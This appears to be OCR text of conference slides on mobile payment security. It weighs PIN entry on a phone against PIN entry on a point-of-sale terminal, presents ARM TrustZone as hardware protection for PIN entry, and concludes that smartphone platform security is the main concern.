
PoM or PoP?

- There needs to be a risk analysis done on application by application basis.
  - We shall consider supporting both PoM and PoP with no discrimination.
  - Any imbalance introduced then shall be clearly justified.
    - Does it really eliminate the risk?
    - Does it introduce any new threat?
    - What is the total risk in such unbalanced system?
  - We shall not overrate existing user experience!
    - Smart phone applications show clearly that users are eager to adopt new habits just because of their fancy implementation.

TrustZone Basics

- Ready to use HW feature of Cortex-A and higher ARM processors [105].
  - Offers virtual processor core(s) dedicated to security-critical operations like PIN entry.
- Can reliably defeat OFA threat.
  - So, PoM becomes more secure than PoP.
- Unfortunately, there is no usable universal operating system support.
  - It is either still unclear on how the procedure of “trustlet” certification would eventually look like.

TrustZone Illustration



Broader discussion of TrustZone usage is given in [100], [104].

Conclusion

- As usual, it is unnecessary to achieve the maximum security ever possible.
  - We shall be just ahead of criminals.
- To keep this margin, we shall mainly pay attention to the smart phone security, now.
  - PIN on POS vs. PIN on Mobile is really a side issue.
  - We need to have a secure computing platform anyway to keep mobile payments safe.

Thank You For Attention

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